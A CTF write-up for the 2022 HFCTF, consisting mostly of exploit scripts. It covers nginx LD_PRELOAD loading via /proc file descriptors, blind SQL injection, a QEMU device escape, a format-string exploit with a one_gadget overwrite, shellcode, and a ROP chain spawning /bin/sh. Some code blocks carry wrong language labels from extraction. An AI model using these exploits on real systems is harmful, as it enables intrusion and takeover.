2022虎符CTF

Web

ezphp

Python

```python
import requests
import threading
import multiprocessing
import threading
import random

SERVER = "http://120.79.121.132:20674"
NGINX_PIDS_CACHE = set([x for x in range(10,15)])
# Set the following to True to use the above set of PIDs instead of scanning:
USE_NGINX_PIDS_CACHE = True

def create_requests_session():
    session = requests.Session()
    # Create a large HTTP connection pool to make HTTP requests as fast as possible without TCP handshake overhead
    adapter = requests.adapters.HTTPAdapter(pool_connections=1000, pool_maxsize=10000)
    session.mount('http://', adapter)
    return session

def get_nginx_pids(requests_session):
    if USE_NGINX_PIDS_CACHE:
        return NGINX_PIDS_CACHE
    nginx_pids = set()
    # Scan up to PID 200
    for i in range(1, 200):
        cmdline = requests_session.get(SERVER + f"/index.php?env=LD_PRELOAD%3D/proc/{i}/cmdline").text
        if cmdline.startswith("nginx: worker process"):
            nginx_pids.add(i)
    return nginx_pids

def send_payload(requests_session, body_size=1024000):
    try:
        # The file path (/bla) doesn't need to exist - we simply need to upload a large body to Nginx and fail fast
```

```python
upload a large body to Nginx and fail fast
        payload = open("hack.so","rb").read()
        requests_session.post(SERVER + "/index.php?action=read&file=/bla", data=(payload + (b"a" * (body_size - len(payload)))))
    except:
        pass

def send_payload_worker(requests_session):
    while True:
        send_payload(requests_session)

def send_payload_multiprocess(requests_session):
    # Use all CPUs to send the payload as request body for Nginx
    for _ in range(multiprocessing.cpu_count()):
        p = multiprocessing.Process(target=send_payload_worker, args=(requests_session,))
        p.start()

def generate_random_path_prefix(nginx_pids):
    # This method creates a path from random amount of ProcFS path components. A generated path will look like /proc/<nginx pid 1>/cwd/proc/<nginx pid 2>/root/proc/<nginx pid 3>/root
    path = ""
    component_num = random.randint(0, 10)
    for _ in range(component_num):
        pid = random.choice(nginx_pids)
        if random.randint(0, 1) == 0:
            path += f"/proc/{pid}/cwd"
        else:
            path += f"/proc/{pid}/root"
    return path

def read_file(requests_session, nginx_pid, fd, nginx_pids):
    nginx_pid_list = list(nginx_pids)
    while True:
        path = generate_random_path_prefix(nginx_pid_list)
        path += f"/proc/{nginx_pid}/fd/{fd}"
        try:
            d = requests_session.get(SERVER + f"/index.php?env=LD_PRELOAD%3D{path}").text
        except:
            continue
        # Flags are formatted as hxp{<flag>}
        if "HFCTF" in d:
            print("Found flag! ")
            print(d)

def read_file_worker(requests_session, nginx_pid, nginx_pids):
    # Scan Nginx FDs between 10 - 45 in a loop. Since files and sockets keep closing - it's very common for the request body FD to open within this range
    for fd in range(10, 45):
        thread = threading.Thread(target = read_file, args = (requests_session, nginx_pid, fd, nginx_pids))
        thread.start()

def read_file_multiprocess(requests_session, nginx_pids):
    for nginx_pid in nginx_pids:
        p = multiprocessing.Process(target=read_file_worker, args=(requests_session, nginx_pid, nginx_pids))
        p.start()

if __name__ == "__main__":
    print('[DEBUG] Creating requests session')
    requests_session = create_requests_session()
    print('[DEBUG] Getting Nginx pids')
    nginx_pids = get_nginx_pids(requests_session)
    print(f'[DEBUG] Nginx pids: {nginx_pids}')
    print('[DEBUG] Starting payload sending')
    send_payload_multiprocess(requests_session)
    print('[DEBUG] Starting fd readers')
    read_file_multiprocess(requests_session, nginx_pids)
```

ezsql

Haskell

```
import requests,string


#先不加后缀 用_占位 然后爆破出正常字符
#然后再把特殊字符一个一个拿出来梭哈
url ="http://120.79.121.132:20674/login"
# print(requests.get("http://www.baidu.com").text)
# username  QaY8TeFYzC67aeoO
txt ="abcdefghijklmnopqrstuvwxyz"
TXT ="ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#$%^&*"
txt=txt+TXT
#password m52fpldxyylb_eizar_8gxh_
password=""
for y in range(24):
    for x in txt:
        payload=f"1'||case'1'when`username`like'^{password+x}'COLLATE`utf8mb4_bin`then'aaa'regexp'^a'else~0+~0+'1'end='0"
        data={
            "username":payload,
            "password":"123"
        }
        print(data)
        a=requests.post(url,data=data).text
        if("401" in a):
            password = password + x
            print("password:==="+password)
```

PWN

hfdev

timer_mod条件竞争，配合off_by_one

C++

```
//gcc -m32 pmio.c -static -O0 -o pmio
//sudo ./pmio
#include <assert.h>
#include <fcntl.h>
#include <inttypes.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```c
#include <sys/mman.h>
#include <sys/types.h>
#include <unistd.h>
#include<sys/io.h>
// #include <asm/io.h>
// #include <linux/ioport.h>


#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN     ((1ull << 55) - 1)

char *userbuf;
uint64_t phy_userbuf;
unsigned char* mmio_mem;

uint32_t pmoi_base = 0x000c040; //cat /sys/devices/pci0000\:00/0000:00:04.0/resource

void die(const char* msg)
{
    perror(msg);
    exit(-1);
}

uint64_t page_offset(uint64_t addr)
{
    return addr & ((1 << PAGE_SHIFT) - 1);
}

uint64_t gva_to_gfn(void *addr)
{
    uint64_t pme, gfn;
    size_t offset;

    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        die("open pagemap");
    }
    offset = ((uintptr_t)addr >> 9) & ~7;
    lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
```

```c
}

uint64_t gva_to_gpa(void *addr)
{
    uint64_t gfn = gva_to_gfn(addr);
    assert(gfn != -1);
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);
}



void pmio_write(uint32_t addr , uint32_t value)
{
        outw(value,addr);//写四个字节
}

uint32_t pmio_read(uint32_t addr)
{
        return (uint32_t)inw(addr);
}


int main(int argc, char* argv[])
{

    printf("start\n");
        if(iopl(3) != 0)
                die("I/O permission is not enough");

    userbuf = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED |
MAP_ANONYMOUS, -1, 0);
    if (userbuf == MAP_FAILED)
        die("mmap");

    mlock(userbuf, 0x1000);
    phy_userbuf=gva_to_gpa(userbuf);
    printf("user buff virtual address: %p\n",userbuf);
    printf("user buff physical address: %p\n",(void*)phy_userbuf);
    uint32_t cmd;
    uint16_t subcmd,size_;
    uint64_t leak_heap;
    //------------------------

    //
    if (argv[1][0] == '1'){ // 2202
        uint8_t buf[0x400] = {
        0x10, 0x00, 0x00, 0x02, 0x22, 0x00, 0x02,
        [7 ... 0x3ff] = 0x30
        };
        memcpy(userbuf,buf,0x400);

        pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
        pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );
        pmio_write(pmoi_base+6 , 0x400);//size

        // pmio_write(pmoi_base+0xa , 1);
        pmio_write(pmoi_base+0xc , 1);
    }
    else if (argv[1][0] == '2'){ // 30 a70->0x300
        uint8_t buf[0x400] = {
        0x30, 0x00, 0x01, 0x00, 0x00,
        [5 ... 0x3ff] = 0x30
        };
        memcpy(userbuf,buf,0x400);

        pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
        pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
        pmio_write(pmoi_base+6 , 0x400);//size

        pmio_write(pmoi_base+0xc , 1);
    }
    else if (argv[1][0] == '3'){ // 2022 -> overflow
        uint8_t buf[0x400] = {
        0x10, 0x00, 0x00, 0x22, 0x20, 0x00, 0x03,
        [7 ... 0x2ff] = 0x30,
        [0x300 ... 0x3ff] = 0xff

        };
        memcpy(userbuf,buf,0x400);


        pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
        pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
        pmio_write(pmoi_base+6 , 0x400);//size

        pmio_write(pmoi_base+0xc , 1);
    }
    else if (argv[1][0] == '4'){ // 30 a70->308
        uint8_t buf[0x400] = {
        0x30, 0x08, 0x00, 0x00, 0x01,
        [5 ... 0xff] = 0x30,
        [0x100 ... 0x107] = 0xaa,
        [0x108 ... 0x110] = 0xbb
        };
        memcpy(userbuf,buf,0x400);

        pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
        pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
        pmio_write(pmoi_base+6 , 0x400);//size

        pmio_write(pmoi_base+0xc , 1);
    }
    else if (argv[1][0] == '5')
        pmio_write(pmoi_base+0xa , 0x80);
    else if (argv[1][0] == '6'){ // 2022 + 30 race
        if (fork() == 0){ // 2022
            sleep(1);
            uint8_t buf[0x400] = {
                0x10, 0x00, 0x00, 0x22, 0x20, 0x08, 0x03,
                [7 ... 0x307] = 0x40,
                [0x308 ... 0x3ff] = 0x98

            };
            memcpy(userbuf,buf,0x400);


            pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
            pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
            pmio_write(pmoi_base+6 , 0x400);//size

            pmio_write(pmoi_base+0xc , 1);
            if(fork() == 0){ //2202
                uint8_t buf[0x400] = {
                    0x10, 0x00, 0x00, 0x02, 0x22, 0x00, 0x02,
                    [7 ... 0x3ff] = 0x30
                };
                memcpy(userbuf,buf,0x400);

                pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
                pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );
                pmio_write(pmoi_base+6 , 0x400);//size

                // pmio_write(pmoi_base+0xa , 1);
                pmio_write(pmoi_base+0xc , 1);
            }
        }
        else{ // 30
            uint8_t buf[0x400] = {
                0x30, 0x00, 0x01, 0x00, 0x00,
                [5 ... 0xff] = 0x30,
                [0x100 ... 0x107] = 0xaa,
                [0x108 ... 0x110] = 0xbb
            };
            memcpy(userbuf,buf,0x400);

            pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
            pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
            pmio_write(pmoi_base+6 , 0x400);//size

            pmio_write(pmoi_base+0xc , 1);
            sleep(12);
            printf("done\n");

        }
    }
    else if (argv[1][0] == '7'){ //leakleak
        uint8_t buf[0x400] = {
            0x20,0,0,0,0,0,0,0,
            0,0x00,0x4
        };
        memcpy(buf+1, &phy_userbuf, 4);
        memcpy(userbuf,buf,0x400);

        pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
        pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
        pmio_write(pmoi_base+6 , 0x400);//size

        pmio_write(pmoi_base+0xc , 1);
        uint64_t* leak_buf = (uint64_t*)userbuf;
        leak_heap = leak_buf[0x40] + 0x1348;

        for(int i=0;i<0x400/8;i++)
            printf("leak:0x%llx 0x%llx\n ",leak_buf[i],i);
        printf("*leak:0x%llx\n ",leak_heap);

    }////////////
    else if (argv[1][0] == '8'){ //2202 overflow
        uint8_t buf[0x400] = {
        0x10, 0x00, 0x00, 0x22, 0x20, 0x00, 0x03,
        [7 ... 0x2ff] = 0x30,
        [0x300 ... 0x3ff] = 0xff

        };

        memcpy(userbuf,buf,0x400);


        pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
        pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
        pmio_write(pmoi_base+6 , 0x400);//size

```

```c
        pmio_write(pmoi_base+0xc , 1);
    }
    else if (argv[1][0] == '9')
        pmio_write(pmoi_base+0xa , 0);
    else if (argv[1][0] == 'a') //30 a70->0x317
    {
        uint8_t buf[0x400] = {
            0x30, 0x17, 0x00, 0x00, 0x01,
            [5 ... 0xff] = 0x30,
            [0x100 ... 0x107] = 0xaa,
            [0x108 ... 0x3ff] = 0x0
        };

        char * leftover;
        leak_heap = strtoul(argv[2], &leftover, 16) - 0x10;
        memcpy(buf+0x110, &leak_heap, 8);
        memcpy(userbuf,buf,0x400);

        pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
        pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
        pmio_write(pmoi_base+6 , 0x400);//size

        pmio_write(pmoi_base+0xc , 1);
    }
    else if (argv[1][0] == 'b')
        pmio_write(pmoi_base+0xa , 0x80);
    else if (argv[1][0] == 'c'){ // 2022 + 30 race
        if (fork() == 0){ // 2022
            sleep(1);
            char * leftover;
            leak_heap = strtoul(argv[2], &leftover, 16);
            uint64_t leak_heap_xor = (leak_heap - 0x12c8) ^ (leak_heap);
            printf("leak_heap:0x%llx\n",leak_heap);
            printf("leak_xor:0x%llx\n",leak_heap_xor);
            uint8_t buf[0x400] = {
                0x10, 0x00, 0x00, 0x22, 0x20, 0x18, 0x03,
                [7 ... 0x307] = 0x00,
                [0x308 ... 0x30f] = 0xaa,
                [0x310 ... 0x31f] = 0xbb,
                [0x320 ... 0x32f] = 0xcc,
                [0x330 ... 0x33f] = 0xdd,
                [0x340 ... 0x34f] = 0xee,
                [0x350 ... 0x35f] = 0xff,

            };

            uint64_t*tmp = buf+0x30f;
            *tmp = leak_heap_xor;
            *tmp = leak_heap_xor;

            tmp = buf+0x30f+8;
            *tmp = (leak_heap - 0x12c0)^(leak_heap - 0x10);

            printf("leak_xor_2:0x%llx\n",*tmp);
            memcpy(userbuf,buf,0x400);

            pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
            pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
            pmio_write(pmoi_base+6 , 0x400);//size

            pmio_write(pmoi_base+0xc , 1);
            if(fork() == 0){ //2202
                uint8_t buf[0x400] = {
                    0x10, 0x00, 0x00, 0x02, 0x22, 0x00, 0x02,
                    [7 ... 0x3ff] = 0x30
                };
                memcpy(userbuf,buf,0x400);

                pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
                pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );
                pmio_write(pmoi_base+6 , 0x400);//size

                // pmio_write(pmoi_base+0xa , 1);
                pmio_write(pmoi_base+0xc , 1);
            }
        }
        else{ // 30
            uint8_t buf[0x400] = {
                0x30, 0x00, 0x01, 0x00, 0x00,
                [5 ... 0xff] = 0x30,
                [0x100 ... 0x107] = 0xaa,
                [0x108 ... 0x110] = 0xbb
            };
            memcpy(userbuf,buf,0x400);

            pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
            pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
            pmio_write(pmoi_base+6 , 0x400);//size

            pmio_write(pmoi_base+0xc , 1);
            sleep(12);
            printf("done\n");

        }
    }
    else if (argv[1][0] == 'd'){ //leakleak
```

```
        uint8_t buf[0x400] = {
            0x20,0,0,0,0,0,0,0,
            0,0x00,0x4
        };
        memcpy(buf+1, &phy_userbuf, 4);
        memcpy(userbuf,buf,0x400);

        pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
        pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
        pmio_write(pmoi_base+6 , 0x400);//size

        pmio_write(pmoi_base+0xc , 1);
        uint64_t* leak_buf = (uint64_t*)userbuf;
        for(int i=0;i<0x400/8;i++)
            printf("leak:0x%llx 0x%llx\n ",leak_buf[i],i);
        leak_heap = leak_buf[0x40];
        printf("leak_base:0x%llx \n ",leak_heap);

    }////////////
    else if (argv[1][0] == 'e'){ // 2022 -> overflow
        uint8_t buf[0x400] = {
        0x10, 0x00, 0x00, 0x22, 0x20, 0x00, 0x03,
        [7 ... 0x2ff] = 0x30,
        [0x300 ... 0x3ff] = 0xff

        };
        memcpy(userbuf,buf,0x400);


        pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
        pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
        pmio_write(pmoi_base+6 , 0x400);//size

        pmio_write(pmoi_base+0xc , 1);
    }
    else if (argv[1][0] == 'f'){ // 30 a70->0x300
        uint8_t buf[0x400] = {
        0x30, 0x00, 0x01, 0x00, 0x00,
        [5 ... 0x10] = 0xff,
        [0x11 ... 0x3ff] = 0
        };
        char * leftover;
        uint64_t leak_heap1 = strtoul(argv[2], &leftover, 16) + 0x2D6610 -
0x0381190;
        uint64_t leak_heap2 = strtoul(argv[3], &leftover, 16)-0x12a0+0x30;
        uint64_t leak_heap3 = leak_heap2-0x110f240+0x1270;
        memcpy(buf+0x10,&leak_heap3,8);
        memcpy(buf+0x18,&leak_heap1,8);
        memcpy(buf+0x20,&leak_heap2,8);
        buf[0x28 + 0x30] = 'c';
        buf[0x29 + 0x30] = 'a';
        buf[0x2a + 0x30] = 't';
        buf[0x2b + 0x30] = ' ';
        buf[0x2c + 0x30] = ' ';
        buf[0x2d + 0x30] = 'f';
        buf[0x2e + 0x30] = 'l';
        buf[0x2f + 0x30] = 'a';
        buf[0x30 + 0x30] = 'g';
        buf[0x31 + 0x30] = ';';
        buf[0x32 + 0x30] = ' ';
        memcpy(userbuf,buf,0x400);

        pmio_write(pmoi_base+2 , phy_userbuf & 0xffff);//
        pmio_write(pmoi_base+4 , (phy_userbuf & 0xffff0000) >> 16 );//2220
        pmio_write(pmoi_base+6 , 0x400);//size

        pmio_write(pmoi_base+0xc , 1);
    }

        return 0;
// pause 6 12
}


```

babygame

格式化字符串

Apache

```
# _*_ coding:utf-8 _*_
from pwn import *
import ctypes
context.log_level = 'debug'
context.arch = 'amd64'
context.terminal=['tmux', 'splitw', '-h']
prog = './babygame'
#elf = ELF(prog)
#p = process(prog)#,env={"LD_PRELOAD":"./libc-2.27.so"})
libc = ELF("./libc-2.31.so")
p = remote("120.25.205.249",31427)
def debug(addr,PIE=True):
        debug_str = ""
        if PIE:
```

```python
                text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
                for i in addr:
                        debug_str+='b *{}\n'.format(hex(text_base+i))
                gdb.attach(p,debug_str)
        else:
                for i in addr:
                        debug_str+='b *{}\n'.format(hex(i))
                gdb.attach(p,debug_str)

def dbg():
        gdb.attach(p)
#-------------------------------------------------------------------------------------------
s       = lambda data               :p.send((data))        #in case that data is an int
sa      = lambda delim,data         :p.sendafter(str(delim), (data))
sl      = lambda data               :p.sendline((data))
sla     = lambda delim,data         :p.sendlineafter(str(delim), (data))
r       = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
it      = lambda                    :p.interactive()
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
bp      = lambda bkp                :pdbg.bp(bkp)
li      = lambda str1,data1         :log.success(str1+'========>'+hex(data1))


def dbgc(addr):
        gdb.attach(p,"b*" + hex(addr) +"\n c")

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x64_21="\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\xb0\x3b\x0f\x05"
#https://www.exploit-db.com/shellcodes
#-------------------------------------------------------------------------------------------

def exp():
    #debug([0x14db,0x1449,0x1565])
    table = []

    lib = ctypes.cdll.LoadLibrary("./libc-2.31.so")
    time0 = lib.time(0)
    lg("time0",time0)
    sa("name:", "a"*0xe0)
    ru("a"*0xe0)
    leak = uu64(r(6)) + 0x7fffffffdcf8 - 0x7fffffffde06

    lib.srand(time0)
    for i in range(100):

        rand_num = lib.rand()
        print "rand_num: "+hex(rand_num)
        rand_num %= 3
        if rand_num == 0:
            sla(': \n','1')
        elif rand_num ==1:
            sla(': \n','2')
        elif rand_num ==2:
            sla(': \n','0')
    sa('you.', "%62c%8$hhn%9$p".ljust(0x10,'a') + p64(leak))
    ru('0x')
    leak_libc = int(ru('a'),16) + 0x7ffff7dba000- 0x7ffff7e1bd6f

    lg("leak_libc:",leak_libc)
    lg("leak", leak)

    one = leak_libc + 0xe3b31
    l1 = one&0xff
    l2 = (one&0xff00)>>8
    l3 = (one&0xff0000)>>16

    lg("one:",one)
    leak_stack = leak +0x7fffffffde28-0x7fffffffdcf8
    sa('you.', "%{}c%14$hhn%{}c%15$hhn%{}c%16$hhn".format(l1,0x100-l1+l2,0x100-l2+l3).ljust(0x40,'a') + p64(leak_stack) + p64(leak_stack+1) + p64(leak_stack+2))

    it()
if __name__ == '__main__':
        exp()
```

gogogo

go逆向 AI猜谜搜一下 栈溢出 构造rop链

Python

```python
# _*_ coding:utf-8 _*_
from socket import timeout
from pwn import *
context.log_level = 'debug'
context.terminal=['tmux', 'splitw', '-h']
import time, random
prog = './gogogo'
#elf = ELF(prog)#nc 121.36.194.21 49155
p = process(prog)#,env={"LD_PRELOAD":"./libc-2.27.so"})
# libc = ELF("/lib/x86_64-linux-gnu/libc-2.31.so")

def debug(addr,PIE=True):
   debug_str = ""
   if PIE:
      text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
      for i in addr:
         debug_str+='b *{}\n'.format(hex(text_base+i))
      gdb.attach(p,debug_str)
   else:
      for i in addr:
         debug_str+='b *{}\n'.format(hex(i))
      gdb.attach(p,debug_str)

def dbg():
   gdb.attach(p)
#------------------------------------------------------------------------------------------
s       = lambda data               :p.send(str(data))        #in case that data is an int
sa      = lambda delim,data         :p.sendafter(str(delim), str(data))
sl      = lambda data               :p.sendline(str(data))
sla     = lambda delim,data         :p.sendlineafter(str(delim), str(data))
r       = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
it      = lambda                    :p.interactive()
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
bp      = lambda bkp                :pdbg.bp(bkp)
li      = lambda str1,data1         :log.success(str1+'========>'+hex(data1))


def dbgc(addr):
   gdb.attach(p,"b*" + hex(addr) +"\n c")

```


```python
def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x64_21="\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\xb0\x3b\x0f\x05"
#https://www.exploit-db.com/shellcodes
#-----------------------------------------------------------------------------------------


def guessTrainner():
    start =time.time()
#    answer=getAnswer(testAnswer)
#    print (answer)
    answerSet=answerSetInit(set())
    for i in range(6):
        inputStrMax=suggestedNum(answerSet,100)
        print('第%d步----' %(i+1))
        print('尝试: ' +inputStrMax)
        print('----')
        AMax,BMax = compareAnswer(inputStrMax)
        print('反馈: %dA%dB' % (AMax, BMax))
        print('----')
        print('排除可能答案: %d个' % (answerSetDelNum(answerSet,inputStrMax,AMax,BMax)))
        answerSetUpd(answerSet,inputStrMax,AMax,BMax)
        if AMax==4:
            elapsed = (time.time() - start)
            print("猜数字成功, 总用时: %f秒, 总步数: %d。" %(elapsed,i+1))
            break
        elif i==5:
            print("猜数字失败! ")


def compareAnswer(inputStr):
    inputStr1 = inputStr[0]+' '+inputStr[1]+' '+inputStr[2]+' '+inputStr[3]
    p.sendline(inputStr1)
    ru('\n')

    tmp = p.recvuntil('B',timeout=0.5)
    # print(tmp)
    if tmp == '':
        return 4,4
    tmp = tmp.split("A")
```

```python
   A = tmp[0]
   B = tmp[1].split('B')[0]
   return int(A),int(B)

def compareAnswer1(inputStr,answerStr):
   A=0
   B=0
   for j in range(4):
      if inputStr[j]==answerStr[j]:
         A+=1
      else:
         for k in range(4):
            if inputStr[j]==answerStr[k]:
               B+=1
   return A,B

def answerSetInit(answerSet):
   answerSet.clear()
   for i in range(1234,9877):
      seti=set(str(i))
      if len(seti)==4 and seti.isdisjoint(set('0')):
         answerSet.add(str(i))
   return answerSet

def answerSetUpd(answerSet,inputStr,A,B):
   answerSetCopy=answerSet.copy()
   for answerStr in answerSetCopy:
      A1,B1=compareAnswer1(inputStr,answerStr)
      if A!=A1 or B!=B1:
         answerSet.remove(answerStr)

def answerSetDelNum(answerSet,inputStr,A,B):
   i=0
   for answerStr in answerSet:
      A1, B1 = compareAnswer1(inputStr, answerStr)
      if A!=A1 or B!=B1:
         i+=1
   return i



def suggestedNum(answerSet,lvl):
   suggestedNum=''
   delCountMax=0
   if len(answerSet) > lvl:
      suggestedNum = list(answerSet)[0]
   else:
      for inputStr in answerSet:
            delCount = 0
            for answerStr in answerSet:
                A,B = compareAnswer1(inputStr, answerStr)
                delCount += answerSetDelNum(answerSet, inputStr,A,B)
            if delCount > delCountMax:
                delCountMax = delCount
                suggestedNum = inputStr
            if delCount == delCountMax:
                if suggestedNum == '' or int(suggestedNum) > int(inputStr):
                    suggestedNum = inputStr

    return suggestedNum

def input1(str1):
    # sla("(4) EXIT",0)
    sleep(0.2)
    sl('0')
    sla("YOU CHOSE INPUT",str1)

def output():
    sleep(0.2)
    sl('1')
    # sla("(4) EXIT",1)

def edit(idx,str1):
    sleep(0.2)
    sl('2')
    sla("WHICH ONE?",idx)
    sleep(0.2)
    sl(str1)



def exp():
    sla("PLEASE INPUT A NUMBER:",1717986918)
    sla("PLEASE INPUT A NUMBER:",1235)
    ru("YOU HAVE SEVEN CHANCES TO GUESS")
    guessTrainner()
    sa("AGAIN OR EXIT?",'exit')
    # input1('aaaaaaaaaa')
    # input1('bbbbbbbbb')
    # input1('cccccccc')
    # input1('cccccccc')
    # input1('cccccccc')
    # sleep(0.2)
    # sl('3')
    # input1('aaaaaaaaaa')
    # # input1('bbbbbbbbb')
    # pay = 'c'*0x2000
    # # sa("AGAIN OR EXIT?","exit")
    # input1(pay)
    # pay = 'd'*0x200
    # input1(pay)

    sla("(4) EXIT","4")
    payload="/bin/sh\x00"+"a"*(0x460-8)+p64(0x0000000000405b78)+p64(0x0000000000405b78)+p64(0x000000000045cbe4)+p64(0x000000000045afa8)+'/bin/sh\x00'*2
    payload+=p64(0x000000000045bcbc)+p64(0x0000000000405b78)+p64(59)+p64(0x45C849)
    # debug([0x494B25],0)

    sla("ARE YOU SURE?",payload)


    # sla("OKAY YOU CAN LEAVE YOUR NAME AND BYE~",payload)
#   0x0000000000427306: mov rdi, qword ptr [rdx]; call rdi;
#   0x0000000000473e28: sub ecx, eax; mov rax, rcx; mov rbp, qword ptr [rsp + 0x28]; add rsp, 0x30; ret;
    # dbg()
#   0x000000000044dbe3: pop rcx; ret;
#   0x0000000000405b78: pop rax; ret;
#   0x00000000004086b7: mov rdi, rcx; xor esi, esi; mov rbp, qword ptr [rsp + 0x100]; add rsp, 0x108; ret


#   0x000000000045bcbc: add rdi, 0x10; ret;
#   0x0000000000405b78: pop rax; ret;
#   0x000000000040103d: ret; rax
#   0x000000000045cbe4: mov rbx, rsp; and rsp, 0xfffffffffffffff0; call rax;
#   0x000000000045afa8: mov rdi, rbx; mov rcx, rbx; call rax;
#   0x000000000048546c: pop rdx; ret;
#   0x000000000045afa0: sub rdi, rdx; mov qword ptr [rsp + 0x28], rdi; mov rdi, rbx; mov rcx, rbx; call rax
#

    it()
if __name__ == '__main__':
    exp()
```

RE

fpbe

题目利用 ebpf 机制 hook 了 uprobed_function 的入口，用于 hook 的那个过程在 LLVM 编译的 bpf 目标文件里（被集成到了文件里），具体的 bpf 文件位置和大小可以在 fpbe_bpf__create_skeleton 函数里看到



```
if ( s->progs )
{
  s->progs->name = "uprobe";
  s->progs->prog = &obj->progs.uprobe;
  s->progs->link = &obj->links.uprobe;
  s->data_sz = 1648LL;                          // elf大小
  s->data = &unk_4F4018;                        // elf内容
  result = 0;
}
```

把这个 elf dump 下来，用 llvm-objdump 反汇编里面的 bpf 字节码，可以得到：

Assembly language

```
Disassembly of section uprobe/func:

0000000000000000 uprobe:
       0:       79 12 68 00 00 00 00 00       r2 = *(u64 *)(r1 + 104)  //
arg2
       1:       67 02 00 00 20 00 00 00       r2 <<= 32
       2:       77 02 00 00 20 00 00 00       r2 >>= 32
       3:       79 13 70 00 00 00 00 00       r3 = *(u64 *)(r1 + 112)  //
arg1
       4:       67 03 00 00 20 00 00 00       r3 <<= 32
       5:       77 03 00 00 20 00 00 00       r3 >>= 32
       6:       bf 34 00 00 00 00 00 00       r4 = r3
       7:       27 04 00 00 c0 6d 00 00       r4 *= 28096
       8:       bf 25 00 00 00 00 00 00       r5 = r2
       9:       27 05 00 00 88 fb 00 00       r5 *= 64392
      10:       0f 45 00 00 00 00 00 00       r5 += r4
      11:       79 14 60 00 00 00 00 00       r4 = *(u64 *)(r1 + 96)  //
arg3
      12:       67 04 00 00 20 00 00 00       r4 <<= 32
      13:       77 04 00 00 20 00 00 00       r4 >>= 32
      14:       bf 40 00 00 00 00 00 00       r0 = r4
      15:       27 00 00 00 fb 71 00 00       r0 *= 29179
      16:       0f 05 00 00 00 00 00 00       r5 += r0
